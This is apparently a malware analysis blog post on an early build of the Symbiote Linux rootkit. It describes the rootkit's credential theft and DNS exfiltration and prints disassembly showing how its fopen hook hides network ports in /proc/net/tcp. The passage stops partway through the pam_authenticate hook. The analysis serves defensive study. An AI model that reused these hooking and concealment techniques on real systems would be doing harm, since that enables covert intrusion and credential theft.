How to analyze Linux malware – A case study of Symbiote

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Summary

Symbiote is a Linux threat that hooks libc and libpcap functions to hide the malicious activity. The malware hides processes and files that are used during the activity by implementing two functions called hidden_proc and hidden_file. It can also hide network connections based on a list of ports and by hijacking any injected packet filtering bytecode. The malware's purpose is to steal credentials from the SSH and SCP processes by hooking the libc read function. The extracted credentials are encrypted using RC4, stored in a file on the system, and then exfiltrated to the C2 server via DNS requests.

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
Technical analysis

SHA256: 121157e0fcb728eb8a23b55457e89d45d76aa3b7d01d3d49105890a00662c924

This is a 64-bit ELF shared object that appears to be an early development build for Symbiote malware. Newer versions of this malware have even more functionalities which are described in BlackBerry's analysis. The file is not stripped.

The malware hooks the following functions: fopen, fopen64, pam_authenticate, pam_set_item, read, readdir, readdir64, and recvmsg. We will give details about the hooks implementation.

The dlsym function is utilized to obtain the address of fopen, and then the process calls the original function (0xFFFFFFFFFFFFFFFF = **RTLD_DEFAULT**):




```
.text:0000000000001A1E ; Attributes: bp-based frame
.text:0000000000001A1E
.text:0000000000001A1E public fopen
.text:0000000000001A1E fopen proc near
.text:0000000000001A1E
.text:0000000000001A1E var_50= qword ptr -50h
.text:0000000000001A1E haystack= qword ptr -48h
.text:0000000000001A1E n= qword ptr -38h
.text:0000000000001A1E var_30= byte ptr -30h
.text:0000000000001A1E lineptr= qword ptr -20h
.text:0000000000001A1E stream= qword ptr -18h
.text:0000000000001A1E var_10= qword ptr -10h
.text:0000000000001A1E var_8= dword ptr -8
.text:0000000000001A1E var_4= dword ptr -4
.text:0000000000001A1E
.text:0000000000001A1E ; __unwind {
.text:0000000000001A1E push    rbp
.text:0000000000001A1F mov     rbp, rsp
.text:0000000000001A22 sub     rsp, 50h
.text:0000000000001A26 mov     [rbp+haystack], rdi
.text:0000000000001A2A mov     [rbp+var_50], rsi
.text:0000000000001A2E mov     rax, cs:orig_fopen_5607
.text:0000000000001A35 test    rax, rax
.text:0000000000001A38 jnz     short loc_1A57
```

```
.text:0000000000001A3A lea     rax, aFopen_0    ; "fopen"
.text:0000000000001A41 mov     rsi, rax         ; name
.text:0000000000001A44 mov     rdi, 0FFFFFFFFFFFFFFFFh ; handle
.text:0000000000001A4B call    _dlsym
.text:0000000000001A50 mov     cs:orig_fopen_5607, rax
```

```
.text:0000000000001A57
.text:0000000000001A57 loc_1A57:
.text:0000000000001A57 mov     rax, cs:orig_fopen_5607
.text:0000000000001A5E mov     rcx, [rbp+var_50]
.text:0000000000001A62 mov     rdx, [rbp+haystack]
.text:0000000000001A66 mov     rsi, rcx
.text:0000000000001A69 mov     rdi, rdx
.text:0000000000001A6C call    rax ; orig_fopen_5607
```

Figure 1

When an application tries to open the "/proc/net/tcp" file, which contains all TCP connections, the execution flow of the hooked function is different:




```
.text:0000000000001A6E mov     [rbp+stream], rax
.text:0000000000001A72 mov     rax, [rbp+haystack]
.text:0000000000001A76 lea     rsi, needle      ; "/proc/net/tcp"
.text:0000000000001A7D mov     rdi, rax         ; haystack
.text:0000000000001A80 call    _strstr
.text:0000000000001A85 test    rax, rax
.text:0000000000001A88 jz      short loc_1A91
```

```
.text:0000000000001A8A cmp     [rbp+stream], 0
.text:0000000000001A8F jnz     short loc_1A9A
```

Figure 2


The ELF file creates a temporary file by calling the tmpfile method, reads the first line from the above file, and writes it to the newly created file:



```
.text:0000000000001A9A
.text:0000000000001A9A loc_1A9A:
.text:0000000000001A9A mov     [rbp+lineptr], 0
.text:0000000000001AA2 mov     [rbp+n], 0
.text:0000000000001AAA call    _tmpfile
.text:0000000000001AAF mov     [rbp+var_10], rax
.text:0000000000001AB3 mov     rdx, [rbp+stream] ; stream
.text:0000000000001AB7 lea     rcx, [rbp+n]
.text:0000000000001ABB lea     rax, [rbp+lineptr]
.text:0000000000001ABF mov     rsi, rcx        ; n
.text:0000000000001AC2 mov     rdi, rax        ; lineptr
.text:0000000000001AC5 call    _getline
.text:0000000000001ACA mov     rax, [rbp+lineptr]
.text:0000000000001ACE mov     rdx, [rbp+var_10]
.text:0000000000001AD2 mov     rsi, rdx        ; stream
.text:0000000000001AD5 mov     rdi, rax        ; s
.text:0000000000001AD8 call    _fputs
.text:0000000000001ADD jmp     loc_1B64
```

Figure 3

The file is read line-by-line using the getline function. In the case of returning -1 because of a failure (including end-of-file condition), the process closes the file and frees the memory area allocated to the line:




```
.text:0000000000001B64
.text:0000000000001B64 loc_1B64:                 ; stream
.text:0000000000001B64 mov     rdx, [rbp+stream]
.text:0000000000001B68 lea     rcx, [rbp+n]
.text:0000000000001B6C lea     rax, [rbp+lineptr]
.text:0000000000001B70 mov     rsi, rcx        ; n
.text:0000000000001B73 mov     rdi, rax        ; lineptr
.text:0000000000001B76 call    _getline
.text:0000000000001B7B cmp     rax, 0FFFFFFFFFFFFFFFFh
.text:0000000000001B7F jnz     loc_1AE2
```

```
.text:0000000000001B85 mov     rax, [rbp+stream]
.text:0000000000001B89 mov     rdi, rax        ; stream
.text:0000000000001B8C call    _fclose
.text:0000000000001B91 mov     rax, [rbp+lineptr]
.text:0000000000001B95 mov     rdi, rax        ; ptr
.text:0000000000001B98 call    _free
.text:0000000000001B9D mov     rax, [rbp+var_10]
.text:0000000000001BA1 mov     rdi, rax        ; stream
.text:0000000000001BA4 call    _fflush
.text:0000000000001BA9 mov     rax, [rbp+var_10]
.text:0000000000001BAD mov     edx, 0          ; whence
.text:0000000000001BB2 mov     esi, 0          ; off
.text:0000000000001BB7 mov     rdi, rax        ; stream
.text:0000000000001BBA call    _fseek
.text:0000000000001BBF mov     rax, [rbp+var_10]
```

```
.text:0000000000001AE2
.text:0000000000001AE2 loc_1AE2:
.text:0000000000001AE2 mov     [rbp+var_8], 0
.text:0000000000001AE9 mov     [rbp+var_4], 0
.text:0000000000001AF0 jmp     short loc_1B34
```

Figure 4

There is a function called gen_proc_net_port implemented by the malware. The purpose of this function is to retrieve a list of ports that should be hidden. Whether a line read above contains any of the ports, the line is not written to the temporary file, and the process moves to the next line:



```
.text:0000000000001AF2
.text:0000000000001AF2 loc_1AF2:
.text:0000000000001AF2 mov     edx, [rbp+var_4]
.text:0000000000001AF5 mov     rax, cs:hidden_ports_ptr
.text:0000000000001AFC movsxd  rdx, edx
.text:0000000000001AFF mov     edx, [rax+rdx*4]
.text:0000000000001B02 lea     rax, [rbp+var_30]
.text:0000000000001B06 mov     esi, edx
.text:0000000000001B08 mov     rdi, rax
.text:0000000000001B0B call    gen_proc_net_port
.text:0000000000001B10 mov     rdx, rax
.text:0000000000001B13 mov     rax, [rbp+lineptr]
.text:0000000000001B17 mov     rsi, rdx        ; needle
.text:0000000000001B1A mov     rdi, rax        ; haystack
.text:0000000000001B1D call    _strstr
.text:0000000000001B22 test    rax, rax
.text:0000000000001B25 jz      short loc_1B30
```

```
.text:0000000000001B27 mov     [rbp+var_8], 1
.text:0000000000001B2E jmp     short loc_1B48
```

```
.text:0000000000001B30
.text:0000000000001B30 loc_1B30:
.text:0000000000001B30 add     [rbp+var_4], 1
```


```
.text:0000000000001B48
.text:0000000000001B48 loc_1B48:
.text:0000000000001B48 cmp     [rbp+var_8], 0
.text:0000000000001B4C jnz     short loc_1B63
```

```
.text:0000000000001B4E mov     rax, [rbp+lineptr]
.text:0000000000001B52 mov     rdx, [rbp+var_10]
.text:0000000000001B56 mov     rsi, rdx        ; stream
.text:0000000000001B59 mov     rdi, rax        ; s
.text:0000000000001B5C call    _fputs
.text:0000000000001B61 jmp     short loc_1B64
```

```
.text:0000000000001B63
.text:0000000000001B63 loc_1B63:
.text:0000000000001B63 nop
```

Figure 5

The function implementation is displayed in the figure below:




```
.text:000000000000179D gen_proc_net_port proc near
.text:000000000000179D
.text:000000000000179D var_1C= dword ptr -1Ch
.text:000000000000179D var_18= qword ptr -18h
.text:000000000000179D var_8= qword ptr -8
.text:000000000000179D
.text:000000000000179D ; __unwind {
.text:000000000000179D push    rbp
.text:000000000000179E mov     rbp, rsp
.text:00000000000017A1 mov     [rbp+var_18], rdi
.text:00000000000017A5 mov     [rbp+var_1C], esi
.text:00000000000017A8 lea     rax, a0123456789abcd ; "0123456789ABCDEF"
.text:00000000000017AF mov     [rbp+var_8], rax
.text:00000000000017B3 mov     rax, [rbp+var_18]
.text:00000000000017B7 mov     byte ptr [rax], 3Ah ; ':'
.text:00000000000017BA mov     rax, [rbp+var_18]
.text:00000000000017BE lea     rdx, [rax+1]
.text:00000000000017C2 mov     eax, [rbp+var_1C]
.text:00000000000017C5 lea     ecx, [rax+0FFFh]
.text:00000000000017CB test    eax, eax
.text:00000000000017CD cmovs   eax, ecx
.text:00000000000017D0 sar     eax, 0Ch
.text:00000000000017D3 cdqe
.text:00000000000017D5 add     rax, [rbp+var_8]
.text:00000000000017D9 movzx   eax, byte ptr [rax]
.text:00000000000017DC mov     [rdx], al
.text:00000000000017DE mov     rax, [rbp+var_18]
.text:00000000000017E2 lea     rcx, [rax+2]
.text:00000000000017E6 mov     eax, [rbp+var_1C]
.text:00000000000017E9 lea     edx, [rax+0FFh]
.text:00000000000017EF test    eax, eax
.text:00000000000017F1 cmovs   eax, edx
.text:00000000000017F4 sar     eax, 8
.text:00000000000017F7 mov     edx, eax
.text:00000000000017F9 sar     edx, 1Fh
.text:00000000000017FC shr     edx, 1Ch
.text:00000000000017FF add     eax, edx
.text:0000000000001801 and     eax, 0Fh
.text:0000000000001804 sub     eax, edx
.text:0000000000001806 cdqe
.text:0000000000001808 add     rax, [rbp+var_8]
.text:000000000000180C movzx   eax, byte ptr [rax]
.text:000000000000180F mov     [rcx], al
.text:0000000000001811 mov     rax, [rbp+var_18]
```

Figure 6

The hooked function returns the file descriptor corresponding to the temporary file. The fopen64 function is hooked in a similar way.

The dlsym function is utilized to obtain the address of pam_authenticate, and then the process calls the original function:



